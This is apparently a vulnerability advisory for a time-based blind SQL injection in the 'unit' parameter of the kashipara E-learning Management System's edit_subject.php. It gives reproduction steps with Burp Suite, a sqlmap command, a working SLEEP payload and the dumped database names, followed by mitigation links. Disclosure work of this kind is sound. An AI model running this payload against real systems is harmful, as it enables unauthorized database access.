

SQL Injection was found in the `/lms/admin/edit_subject.php` page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `unit` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	<code>/lms/admin/edit_subject.php</code>
<b>Affected Parameter</b>	<code>unit</code>
<b>Method</b>	POST
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




**Step 2:** Navigate the subject page and click on edit any subject.



The screenshot shows the 'M - Learning ADMIN Panel' interface. On the left sidebar, the 'Subject' menu item is highlighted with a red box. The main content area displays a 'Subject List' table. The table has two columns: 'SUBJECT CODE' and 'SUBJECT TITLE'. The first row is 'IS 411A' with the title 'Senior Systems Project 1'. The 'Edit' icon (pencil) for this row is highlighted with a red box. Other subjects listed include 'IS 412', 'IS 311', 'IS 413', 'IS 221', 'IS 222', 'IS 223', 'IS 224', 'IS 227', and 'SS POL GOV'.

SUBJECT CODE	SUBJECT TITLE
IS 411A	Senior Systems Project 1
IS 412	Effective Human Communication for IT Professional
IS 311	Programming Languages
IS 413	Introduction to the IM Professional and Ethics
IS 221	Application Development
IS 222	Network and Internet Technology
IS 223	Business Process
IS 224	Discrete Structures
IS 227	IS Programming 2
SS POL GOV	Politics and Governance with Philippine Constitution

**Step 3:** Now enable intercept in bupsuite and click on update button.



The screenshot shows the 'M - Learning ADMIN Panel' interface. The 'Subject' menu item is highlighted in the sidebar. The main content area displays the 'Edit Subject' form. The form has fields for 'Subject Code' (IS 411A), 'Subject Title' (Senior Systems Project 1), and 'Number of Units' (3). The 'Description' field contains the text: 'About the Subject' followed by 'This subject comprisea topics about systems development, SDLC methodologies, Conceptual Framework, diagrams such as DFD, ERD and Flowchart and writing a thesis proposal.' The 'Update' button is highlighted with a red box.

Subject Code: IS 411A


Subject Title: Senior Systems Project 1

Number of Units: 3

Description: About the Subject  
This subject comprisea topics about systems development, SDLC methodologies, Conceptual Framework, diagrams such as DFD, ERD and Flowchart and writing a thesis proposal.


Update

#### Step 4: Save the burpsuite request in a file.



**Step 5:** Now run the `sqlmap` command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_subject.txt --batch -dbs`



**Step 6:** Now notice that 'unit' parameter is detected vulnerable and all database is successfully retrieved.

```

[08:55:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:55:45] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) te
[08:55:45] [INFO] checking if the injection point on POST parameter 'unit' is a false positive
POST parameter 'unit' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 332 HTTP(s) requests:
---
Parameter: unit (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: subject_code=IS 411A&title=Senior Systems Project 1&unit=3' AND (SELECT 6432 FROM (SELECT(SLEEP(5)))hPSm) AND 'dhSU'='dhSU&
/span></p>

<p>This subject comprisea topics about systems development, SDLC methodologies, Conceptual Framework, diagrams such as DFD, ERD and Flow
<p>%26nbsp;</p>

<p>The project requirement for this subject are:</p>

<p>Chapters (1-5) Thesis Proposal</p>

<p>100% Running System at the end of semester</p>

<p>%26nbsp;</p>
&update=
---
[08:56:00] [INFO] the back-end DBMS is MySQL
[08:56:00] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:56:05] [INFO] fetching database names
[08:56:05] [INFO] fetching number of databases
[08:56:05] [INFO] retrieved:
[08:56:15] [INFO] adjusting time delay to 1 second due to good response times
7
[08:56:15] [INFO] retrieved: information_schema
[08:57:14] [INFO] retrieved: capstone
[08:57:41] [INFO] retrieved: capstone2
[08:58:10] [INFO] retrieved: mysql
[08:58:26] [INFO] retrieved: performance_schema
[08:59:23] [INFO] retrieved: phpmyadmin
[08:59:58] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>